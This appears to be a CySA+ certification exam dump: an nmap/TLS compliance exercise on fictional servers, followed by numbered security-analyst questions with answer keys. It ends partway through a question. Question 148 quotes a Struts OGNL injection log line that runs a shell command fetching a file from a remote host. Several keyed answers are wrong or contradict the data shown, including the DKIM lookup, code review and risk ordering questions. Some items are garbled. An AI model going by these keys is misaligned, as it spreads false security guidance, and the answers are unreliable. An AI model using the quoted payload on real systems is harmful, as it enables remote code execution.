PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
| ssl-enum-ciphers:
|   TLSv1.0:
|     ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|     compressors:
|       NULL
|   TLSv1.1:
|     ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|     compressors:
|       NULL
|   TLSv1.2:
|     ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_GCM_SHA256 - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_GCM_SHA384 - strong
|     compressors:
|       NULL
|_  least strength: strong

Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds

root@INFOSEC:~# nmap --top-ports 10 appsrv2.fictionalorg.com

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-27 10:13 CDT

Nmap scan report for appsrv2.fictionalorg.com (10.21.4.69)
Host is up (0.15s latency).
rDNS record for 10.21.4.69: appsrv2.fictionalorg.com
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https

Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds
```

- ☐ AppServ1 is only using TLS 1.2
- ☐ AppServ2 is only using TLS 1.2
- ☐ AppServ3 is only using TLS 1.2
- ☐ AppServ4 is only using TLS 1.2
- ☐ AppServ1 is using Apache 2.4.18 or greater
- ☐ AppServ2 is using Apache 2.4.18 or greater
- ☐ AppServ3 is using Apache 2.4.18 or greater
- ☐ AppServ4 is using Apache 2.4.18 or greater

Part 1

Scan Data

AppServ1 AppServ2 AppServ3 AppServ4

Compliance Report

Fill out the following report based on your analysis of the scan data.

```
root@INFOSEC:~# curl --head appsrv3.fictionalorg.com:443

HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.4.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c406780177e"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html

root@INFOSEC:~# nmap --script ssl-enum-ciphers
appsrv3.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv3.fictionalorg.com (10.21.4.70)
Host is up (0.042s latency).
rDNS record for 10.21.4.70: inaddrArpa.fictionalorg.com
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
| ssl-enum-ciphers:
|   TLSv1.0:
|   | ciphers:
|   | | TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|   | | TLS_RSA_WITH_AES_128_CBC_SHA - strong
|   | | TLS_RSA_WITH_AES_256_CBC_SHA - strong
|   | compressors:
|   | | NULL
|   TLSv1.1:
|   | ciphers:
|   | | TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|   | | TLS_RSA_WITH_AES_128_CBC_SHA - strong
|   | | TLS_RSA_WITH_AES_256_CBC_SHA - strong
|   | compressors:
|   | | NULL
|   TLSv1.2:
|   | ciphers:
|   | | TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|   | | TLS_RSA_WITH_AES_128_CBC_SHA - strong
|   | | TLS_RSA_WITH_AES_128_GCM_SHA256 - strong
|   | | TLS_RSA_WITH_AES_256_CBC_SHA - strong
|   | | TLS_RSA_WITH_AES_256_GCM_SHA384 - strong
|   | compressors:
|   | | NULL
|_ least strength: strong

Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds

root@INFOSEC:~# nmap --top-ports 10 appsrv3.fictionalorg.com

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-27 10:13 CDT

Nmap scan report for appsrv3.fictionalorg.com (10.21.4.70)
Host is up (0.15s latency).
rDNS record for 10.21.4.70: appsrv3.fictionalorg.com
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https

Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds
```

- ☐ AppServ1 is only using TLS 1.2
- ☐ AppServ2 is only using TLS 1.2
- ☐ AppServ3 is only using TLS 1.2
- ☐ AppServ4 is only using TLS 1.2
- ☐ AppServ1 is using Apache 2.4.18 or greater
- ☐ AppServ2 is using Apache 2.4.18 or greater
- ☐ AppServ3 is using Apache 2.4.18 or greater
- ☐ AppServ4 is using Apache 2.4.18 or greater



## Part 1

Scan Data	Compliance Report
<p>AppServ1 AppServ2 AppServ3 <u>AppServ4</u></p> <pre> root@INFOSEC:~# curl --head appsrv4.fictionalorg.com:443  HTTP/1.1 200 OK Date: Wed, 26 Jun 2019 21:15:15 GMT Server: Apache/2.4.48 (CentOS) Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT ETag: "13520-58c406780177e" Accept-Ranges: bytes Content-Length: 79136 Vary: Accept-Encoding Cache-Control: max-age=3600 Expires: Wed, 26 Jun 2019 22:15:15 GMT Content-Type: text/html  root@INFOSEC:~# nmap --script ssl-enum-ciphers appsrv4.fictionalorg.com -p 443  Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT  Nmap scan report for AppSrv4.fictionalorg.com (10.21.4.71) Host is up (0.042s latency). rDNS record for 10.21.4.71: inaddrArpa.fictionalorg.com PORT      STATE SERVICE 443/tcp   open  https   TLSv1.2:     ciphers:       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong       TLS_RSA_WITH_AES_128_CBC_SHA - strong       TLS_RSA_WITH_AES_128_GCM_SHA256 - strong       TLS_RSA_WITH_AES_256_CBC_SHA - strong       TLS_RSA_WITH_AES_256_GCM_SHA384 - strong     compressors:       NULL  _  least strength: strong  Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds  root@INFOSEC:~# nmap --top-ports 10 appsrv4.fictionalorg.com  Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-27 10:13 CDT Nmap scan report for appsrv4.fictionalorg.com (10.21.4.71) Host is up (0.15s latency). rDNS record for 10.21.4.71: appsrv4.fictionalorg.com PORT      STATE SERVICE 80/tcp    open  http 443/tcp    open  https 8675/tcp  open  ssh  Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds </pre>	<p>Fill out the following report based on your analysis of the scan data.</p> <ul style="list-style-type: none"> <li><input type="checkbox"/> AppServ1 is only using TLS 1.2</li> <li><input type="checkbox"/> AppServ2 is only using TLS 1.2</li> <li><input type="checkbox"/> AppServ3 is only using TLS 1.2</li> <li><input type="checkbox"/> AppServ4 is only using TLS 1.2</li> <li><input type="checkbox"/> AppServ1 is using Apache 2.4.18 or greater</li> <li><input type="checkbox"/> AppServ2 is using Apache 2.4.18 or greater</li> <li><input type="checkbox"/> AppServ3 is using Apache 2.4.18 or greater</li> <li><input type="checkbox"/> AppServ4 is using Apache 2.4.18 or greater</li> </ul>

## Part 2

Scan Data	Configuration Change Recommendations
<p>AppServ1 AppServ2 AppServ3 AppServ4</p> <div style="background-color: black; height: 150px; width: 100%;"></div>	<p>+ Add recommendation for</p> <div style="border: 1px solid black; padding: 5px;"> <p>AppSrv1</p> <p>AppSrv2</p> <p>AppSrv3</p> <p>AppSrv4</p> </div>

- A. Mastered  
 B. Not Mastered

**Answer: A**

### Explanation:

Part 1 Answer


Check on the following:

- AppServ1 is only using TLS.1.2
- AppServ4 is only using TLS.1.2
- AppServ1 is using Apache 2.4.18 or greater
- AppServ3 is using Apache 2.4.18 or greater
- AppServ4 is using Apache 2.4.18 or greater

## Part 2 Answer

### Recommendation:

Recommendation is to disable TLS v1.1 on AppServ2 and AppServ3. Also upgrade AppServ2 Apache to version 2.4.48 from its current version of 2.3.48




The screenshot displays a security tool interface with two main panels. The left panel, titled 'Scan Data', shows the results of a curl and nmap scan on AppServ2. The curl command shows an HTTP 200 OK response from Apache/2.3.48 (CentOS). The nmap scan report indicates that ports 80/tcp (http) and 443/tcp (https) are open, and it lists the SSL/TLS ciphers supported by the server. The right panel, titled 'Configuration Change Recommendations', provides specific advice for each server. For AppServ2, it recommends upgrading the Apache version. For AppServ3, it recommends restricting TLS to version 1.2. For AppServ4, it recommends removing or disabling TLS.

## NEW QUESTION 98

- (Exam Topic 1)

While analyzing logs from a WAF, a cybersecurity analyst finds the following:



The screenshot shows a WAF log entry for a GET request to /form.php. The request parameters are heavily obfuscated with hexadecimal values, indicating that the request has been encrypted or encoded to bypass the WAF.

Which of the following BEST describes what the analyst has found?

- A. This is an encrypted GET HTTP request
- B. A packet is being used to bypass the WAF
- C. This is an encrypted packet
- D. This is an encoded WAF bypass

**Answer: D**

## NEW QUESTION 102

- (Exam Topic 1)

A security analyst received an alert from the SIEM indicating numerous login attempts from users outside their usual geographic zones, all of which were initiated through the web-based mail server. The logs indicate all domain accounts experienced two login attempts during the same time frame.

Which of the following is the MOST likely cause of this issue?

- A. A password-spraying attack was performed against the organization.
- B. A DDoS attack was performed against the organization.
- C. This was normal shift work activity; the SIEM's AI is learning.
- D. A credentialed external vulnerability scan was performed.

**Answer: A**


### Explanation:

Reference: <https://doubleoctopus.com/security-wiki/threats-and-tools/password-spraying/>

## NEW QUESTION 103

- (Exam Topic 1)

After receiving reports latency, a security analyst performs an Nmap scan and observes the following output:



The screenshot shows the output of an Nmap scan. It lists several open ports and the services running on them: 80/tcp (http) with Apache httpd 2.2.14, 111/udp (rpcbind), 443/tcp (https) with Apache httpd 2.2.14, 2222/tcp (ssh) with OpenSSH 5.3p1 Debian, and 3306/tcp (mysql) with 5.5.40-0ubuntu0.14.1.

Which of the following suggests the system that produced output was compromised?

- A. Secure shell is operating of compromise on this system.
- B. There are no indicators of compromise on this system.
- C. MySQL services is identified on a standard PostgreSQL port.
- D. Standard HTP is open on the system and should be closed.

**Answer: A**

#### NEW QUESTION 106

- (Exam Topic 1)

A company wants to establish a threat-hunting team. Which of the following BEST describes the rationale for integration intelligence into hunt operations?

- A. It enables the team to prioritize the focus area and tactics within the company's environment.
- B. It provide critically analyses for key enterprise servers and services.
- C. It allow analysis to receive updates on newly discovered software vulnerabilities.
- D. It supports rapid response and recovery during and followed an incident.

**Answer:** A

#### NEW QUESTION 109

- (Exam Topic 3)

A security is reviewing a vulnerability scan report and notes the following finding:

Vulnerability	Severity	QoD	Host	Location
Antivirus missing current signature	10.0 (High)	97%	192.168.86.8	general/top

As part of the detection and analysis procedures, which of the following should the analyst do NEXT?

- A. Patch or reimage the device to complete the recovery
- B. Restart the antiviruses running processes
- C. Isolate the host from the network to prevent exposure
- D. Confirm the workstation's signatures against the most current signatures.

**Answer:** D

#### NEW QUESTION 110

- (Exam Topic 3)

Which of me following are reasons why consumer IoT devices should be avoided in an enterprise environment? (Select TWO)

- A. Message queuing telemetry transport does not support encryption.
- B. The devices may have weak or known passwords.
- C. The devices may cause a dramatic Increase in wireless network traffic.
- D. The devices may utilize unsecure network protocols.
- E. Multiple devices may interface with the functions of other IoT devices.
- F. The devices are not compatible with TLS 12.

**Answer:** BD

#### NEW QUESTION 114

- (Exam Topic 3)

After examine a header and footer file, a security analyst begins reconstructing files by scanning the raw data bytes of a hard disk and rebuilding them. Which of the following techniques is the analyst using?

- A. Header analysis
- B. File carving
- C. Metadata analysis
- D. Data recovery

**Answer:** B

#### Explanation:

Three common types of file carving methods are as follows: Header- and footer-based carving, which focuses on headers like those found in JPEG files. For example, JPEGs can be found by looking for \xFF\xD8 in the header and \xFF\xD9 in the footer. Content-based carving techniques look for information about the content of a file such as character counts and text recognition. File structure-based carving techniques that use information about the structure of files.

#### NEW QUESTION 115

- (Exam Topic 2)

A company wants to outsource a key human-resources application service to remote employees as a SaaS-based cloud solution. The company's GREATEST concern should be the SaaS provider's:

- A. DLP procedures.
- B. logging and monitoring capabilities.
- C. data protection capabilities.
- D. SLA for system uptime.

**Answer:** C

#### NEW QUESTION 120

- (Exam Topic 2)

A custom script currently monitors real-time logs of a SAML authentication server to mitigate brute-force attacks. Which of the following is a concern when moving authentication to a cloud service?

- A. Logs may contain incorrect information.
- B. SAML logging is not supported for cloud-based authentication.
- C. Access to logs may be delayed for some time.



D. Log data may be visible to other customers.

**Answer:** C

**Explanation:**

Threats & Vulnerabilities Associated with the Cloud, Subsection "Logging and Monitoring"

"Because the responsibility of protecting portions of the stack falls to the service provider, it does sometimes mean the organization loses monitoring capabilities, for better or worse."

CompTIA CySA+ Cybersecurity Analyst Certification All-in-One Exam Guide, Second Edition (Exam CS0-002) (p. 158).

**NEW QUESTION 124**

- (Exam Topic 2)

Given the Nmap request below:

```
Scanner# nmap -p 22,113,139,1433 www.scannable.org -d --packet-trace
Starting Nmap(http://nmap.org)
Nmap scan report for www.scannable.org
SENT(0.0149s) ICMP SCANNER > SCANNABLE
echo request (type=8/code=0) TTL=52 ID=1929
SENT(0.0112s) TCP SCANNER:63541 > SCANNABLE:80 iplen=40 seq=99850910
RCVC(0.0179s) ICMP SCANNABLE > SCANNER echo reply(type=0/code=0 iplen=28 seq=99850910
we got a ping back for SCANNABLE: ID=48822 seq=713 checksum=16000
massping done: num_host:1 num_response:1
Initiating SYN STEALTH Scan against www.scannable.org (SCANNABLE) 3 ports at 00:47
SENT(0.0134s) TCP SCANNER:63517 > SCANNABLE:113 iplen=40 seq=1048634
SENT(0.0148s) TCP SCANNER:63517 > SCANNABLE:139 iplen=40 seq=1048634
SENT(0.0092s) TCP SCANNER:63517 > SCANNABLE:22 iplen=40 seq=1048634
RCVD(0.0151s) TCP SCANNABLE:113 > SCANNER:63517 iplen=40 seq=1048634
RCVD(0.0151s) TCP SCANNABLE:22 > SCANNER:63517 iplen=40 seq=1048634
SENT(0.0097s) TCP SCANNER:63517 > SCANNABLE:139 iplen=40 seq=1048634
The SYN STEALTH Scan took 1.25s to scan 3 total ports
Nmap Report for www.scannable.org (SCANNABLE)

PORT      STATE      SERVICE
22/tcp    open      ssh
113/tcp   closed    auth
139/tcp   filtered  netbios-ssh
1433/tcp  closed    ms-sql

Nmap done:1 10.155.187.1 (1 host)
```

Which of the following actions will an attacker be able to initiate directly against this host?

- A. Password sniffing
- B. ARP spoofing
- C. A brute-force attack
- D. An SQL injection

**Answer:** C

**NEW QUESTION 125**

- (Exam Topic 2)

A security analyst reviews SIEM logs and detects a well-known malicious executable running in a Windows machine The up-to-date antivirus cannot detect the malicious executable Which of the following is the MOST likely cause of this issue?

- A. The malware is being executed with administrative privileges.
- B. The antivirus does not have the malware's signature.
- C. The malware detects and prevents its own execution in a virtual environment.
- D. The malware is fileless and exists only in physical memory.

**Answer:** A

**NEW QUESTION 127**

- (Exam Topic 2)

A company wants to reduce the cost of deploying servers to support increased network growth. The company is currently unable to keep up with the demand, so it wants to outsource the infrastructure to a cloud-based solution.

Which of the following is the GREATEST threat for the company to consider when outsourcing its infrastructure?

- A. The cloud service provider is unable to provide sufficient logging and monitoring.
- B. The cloud service provider is unable to issue sufficient documentation for configurations.
- C. The cloud service provider conducts a system backup each weekend and once a week during peak business times.
- D. The cloud service provider has an SLA for system uptime that is lower than 99.9%.

**Answer:** B

**NEW QUESTION 130**

- (Exam Topic 2)

During an incident investigation, a security analyst acquired a malicious file that was used as a backdoor but was not detected by the antivirus application. After performing a reverse-engineering procedure, the analyst found that part of the code was obfuscated to avoid signature detection. Which of the following types of instructions should the analyst use to understand how the malware was obfuscated and to help deobfuscate it?

- A. MOV
- B. ADD
- C. XOR
- D. SUB
- E. MOVL

**Answer: C**

#### NEW QUESTION 131

- (Exam Topic 2)

A security analyst is reviewing the following DNS logs as part of security-monitoring activities:

```
FROM 192.168.1.20 A www.google.com 67.43.45.22
FROM 192.168.1.20 AAAA www.google.com 2006:67:AD:1FAB::102
FROM 192.168.1.43 A www.mail.com 193.56.221.99
FROM 192.168.1.2 A www.company.com 241.23.22.11
FROM 192.168.1.211 A www.uewiryfajfcbfaerwfj.co 32.56.32.122
FROM 192.168.1.106 A www.whatsmyip.com 102.45.33.53
FROM 192.168.1.93 AAAA www.nbc.com 2002:10:976::1
FROM 192.168.1.78 A www.comptia.org 122.10.31.87
```

Which of the following MOST likely occurred?

- A. The attack used an algorithm to generate command and control information dynamically.
- B. The attack used encryption to obfuscate the payload and bypass detection by an IDS.
- C. The attack caused an internal host to connect to a command and control server.
- D. The attack attempted to contact www.google.com to verify Internet connectivity.

**Answer: C**

#### NEW QUESTION 136

- (Exam Topic 2)

An analyst is searching a log for potential credit card leaks. The log stores all data encoded in hexadecimal. Which of the following commands will allow the security analyst to confirm the incident?

- A. cat log xxd -r -p | egrep '[0-9]{16}'
- B. egrep '(3(0-9))(16)' log
- C. cat log | xxd -r -p | egrep '(0-9)(16)'
- D. egrep '(0-9)(16)' log | xxd

**Answer: C**

#### NEW QUESTION 137

- (Exam Topic 2)

A security analyst needs to identify possible threats to a complex system a client is developing. Which of the following methodologies would BEST address this task?

- A. Open Source Security Information Management (OSSIM)
- B. Software Assurance Maturity Model (SAMM)
- C. Open Web Application Security Project (OWASP)
- D. Spoofing, Tampering
- E. Repudiation, Information disclosure
- F. Denial of service, Elevation of privileges (STRIDE)

**Answer: C**

#### NEW QUESTION 138

- (Exam Topic 2)

The threat intelligence department recently learned of an advanced persistent threat that is leveraging a new strain of malware, exploiting a system router. The company currently uses the same device mentioned in the threat report. Which of the following configuration changes would BEST improve the organization's security posture?

- A. Implement an IPS rule that contains content for the malware variant and patch the routers to protect against the vulnerability
- B. Implement an IDS rule that contains the IP addresses from the advanced persistent threat and patch the routers to protect against the vulnerability
- C. Implement an IPS rule that contains the IP addresses from the advanced persistent threat and patch the routers to protect against the vulnerability
- D. Implement an IDS rule that contains content for the malware variant and patch the routers to protect against the vulnerability

**Answer: A**

#### NEW QUESTION 140

- (Exam Topic 2)

Which of the following is MOST closely related to the concept of privacy?

- A. An individual's control over personal information
- B. A policy implementing strong identity management processes
- C. A system's ability to protect the confidentiality of sensitive information
- D. The implementation of confidentiality, integrity, and availability

**Answer:** A

**Explanation:**

"Privacy refers to whatever control you have over your personal information and how it is utilized."

**NEW QUESTION 141**

- (Exam Topic 2)

An organisation is assessing risks so it can prioritize its mitigation actions. Following are the risks and their probability and impact:

Risk	Probability of occurrence	Cost of occurrence
A	50%	\$120,000
B	10%	\$300,000
C	20%	\$100,000
D	80%	\$50,000

Which of the following is the order of priority for risk mitigation from highest to lowest?

- A. A, B, C, D
- B. A, D, B, C
- C. B, C, A, D
- D. C, B, D, A
- E. D, A, C, B

**Answer:** A

**NEW QUESTION 143**

- (Exam Topic 2)

A threat intelligence analyst has received multiple reports that are suspected to be about the same advanced persistent threat. To which of the following steps in the intelligence cycle would this map?

- A. Dissemination
- B. Analysis
- C. Feedback
- D. Requirements
- E. Collection

**Answer:** E

**NEW QUESTION 148**

- (Exam Topic 2)

An application server runs slowly and then triggers a high CPU alert. After investigating, a security analyst finds an unauthorized program is running on the server. The analyst reviews the application log below.

```
20xx-03-13 05:54:50,523 ajp-bio-8009-exec-10 WARN
((#container=##context['com.opensymphony.xwork2.ActionContext.container'])).
(ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).
(#ognlUtil.getExcludedPackageNames().clear()).
(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm))).
(#cmd=/cd /tmp/bcap/; wget hxxp://domain.com/tmp/bcn/xm.zip; ls -la').(#iswin=
(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).
(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new
java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).
(#process=#p.start())
```

Which of the following conclusions is supported by the application log?

- A. An attacker was attempting to perform a buffer overflow attack to execute a payload in memory.
- B. An attacker was attempting to perform an XSS attack via a vulnerable third-party library.
- C. An attacker was attempting to download files via a remote command execution vulnerability
- D. An attacker was attempting to perform a DoS attack against the server.

**Answer:** C

**Explanation:**

Bin /Bash in this log. looks like reverse shell and definately remote command exacution and downloading something.

**NEW QUESTION 152**

- (Exam Topic 2)

While analyzing network traffic, a security analyst discovers several computers on the network are connecting to a malicious domain that was blocked by a DNS sinkhole. A new private IP range is now visible, but no change requests were made to add it. Which of the following is the BEST solution for the security analyst to implement?



- A. Block the domain IP at the firewall.
- B. Blacklist the new subnet
- C. Create an IPS rule.
- D. Apply network access control.

**Answer:** A

#### NEW QUESTION 156

- (Exam Topic 2)

When reviewing a compromised authentication server, a security analyst discovers the following hidden file:

```
root@ldap1:~# cat .pass.txt
jamith>Welcome123:18073:0:99999:7:::
mjones4>Welcome123:18073:0:99999:7:::
egreen1>Welcome123:18073:0:99999:7:::
rbarger>Welcome123:18073:0:99999:7:::
mhemel4>Welcome123:18073:0:99999:7:::
mgill1>Welcome123:18073:0:99999:7:::
cyoung1>Welcome123:18073:0:99999:7:::
gkiepper3>Welcome123:18073:0:99999:7:::
```

Further analysis shows these users never logged in to the server. Which of the following types of attacks was used to obtain the file and what should the analyst recommend to prevent this type of attack from reoccurring?

- A. A rogue LDAP server is installed on the system and is connecting password
- B. The analyst should recommend wiping and reinstalling the server.
- C. A password spraying attack was used to compromise the password
- D. The analyst should recommend that all users receive a unique password.
- E. A rainbow tables attack was used to compromise the account
- F. The analyst should recommend that future password hashes contains a salt.
- G. A phishing attack was used to compromise the accoun
- H. The analyst should recommend users install endpoint protection to disable phishing links.

**Answer:** B

#### NEW QUESTION 161

- (Exam Topic 2)

Which of the following is the BEST security practice to prevent ActiveX controls from running malicious code on a user's web application?

- A. Configuring a firewall to block traffic on ports that use ActiveX controls
- B. Adjusting the web-browser settings to block ActiveX controls
- C. Installing network-based IPS to block malicious ActiveX code
- D. Deploying HIPS to block malicious ActiveX code

**Answer:** B

#### NEW QUESTION 166

- (Exam Topic 2)

A security analyst needs to obtain the footprint of the network. The footprint must identify the following information;

- TCP and UDP services running on a targeted system
- Types of operating systems and versions
- Specific applications and versions

Which of the following tools should the analyst use to obtain the data?

- A. ZAP
- B. Nmap
- C. Prowler
- D. Reaver

**Answer:** B

#### NEW QUESTION 170

- (Exam Topic 2)

A security analyst is conceded that a third-party application may have access to user passwords during authentication. Which of the following protocols should the application use to alleviate the analyst's concern?

- A. SAML
- B. MFA
- C. SHA-1
- D. LADPS

**Answer:** A

#### NEW QUESTION 174

- (Exam Topic 2)

A user reports the system is behaving oddly following the installation of an approved third-party software application. The application executable was sourced from an internal repository Which of the following will ensure the application is valid?

- A. Ask the user to refresh the existing definition file for the antivirus software
- B. Perform a malware scan on the file in the internal repository
- C. Hash the application's installation file and compare it to the hash provided by the vendor
- D. Remove the user's system from the network to avoid collateral contamination

**Answer:** C

#### NEW QUESTION 176

- (Exam Topic 2)

A software development team asked a security analyst to review some code for security vulnerabilities. Which of the following would BEST assist the security analyst while performing this task?

- A. Static analysis
- B. Dynamic analysis
- C. Regression testing
- D. User acceptance testing

**Answer:** C

#### NEW QUESTION 179

- (Exam Topic 2)

A Chief Information Security Officer (CISO) is concerned developers have too much visibility into customer data. Which of the following controls should be implemented to BEST address these concerns?

- A. Data masking
- B. Data loss prevention
- C. Data minimization
- D. Data sovereignty

**Answer:** A

#### NEW QUESTION 183

- (Exam Topic 2)

A security analyst is researching an incident and uncovers several details that may link to other incidents. The security analyst wants to determine if other incidents are related to the current incident. Which of the following threat research methodologies would be MOST appropriate for the analyst to use?

- A. Reputation data
- B. CVSS score
- C. Risk assessment
- D. Behavioral analysis

**Answer:** D

#### NEW QUESTION 184

- (Exam Topic 2)

A large organization wants to move account registration services to the cloud to benefit from faster processing and elasticity. Which of the following should be done FIRST to determine the potential risk to the organization?

- A. Establish a recovery time objective and a recovery point objective for the systems being moved
- B. Calculate the resource requirements for moving the systems to the cloud
- C. Determine recovery priorities for the assets being moved to the cloud-based systems
- D. Identify the business processes that will be migrated and the criticality of each one
- E. Perform an inventory of the servers that will be moving and assign priority to each one

**Answer:** D

#### NEW QUESTION 189

- (Exam Topic 2)

The Chief Information Officer (CIO) of a large healthcare institution is concerned about all machines having direct access to sensitive patient information. Which of the following should the security analyst implement to BEST mitigate the risk of sensitive data exposure?

- A. A cloud access service broker system
- B. NAC to ensure minimum standards are met
- C. MFA on all workstations
- D. Network segmentation

**Answer:** D

#### NEW QUESTION 191

- (Exam Topic 2)

A security analyst is reviewing a suspected phishing campaign that has targeted an organisation. The organization has enabled a few email security technologies in the last year; however, the analyst believes the security features are not working. The analyst runs the following command:

```
> dig domain._domainkey.comptia.org TXT
```

Which of the following email protection technologies is the analyst MOST likely validating?

- A. SPF
- B. DNSSEC

- C. DMARC
- D. DKIM

**Answer:** A

#### NEW QUESTION 196

- (Exam Topic 2)

A security analyst receives an alert from the SIEM about a possible attack happening on the network. The analyst opens the alert and sees the IP address of the suspected server as 192.168.54.66, which is part of the network 192.168.54.0/24. The analyst then pulls all the command history logs from that server and sees the following:

```
$ route -n
$ ifconfig -a
$ ping 192.168.54.1
$ tcpdump 192.168.54.80 -nnS
$ hping -s 192.168.54.80 -c 3
```

Which of the following activities is MOST likely happening on the server?

- A. A MITM attack
- B. Enumeration
- C. Fuzzing
- D. A vulnerability scan

**Answer:** A

#### NEW QUESTION 198

- (Exam Topic 2)

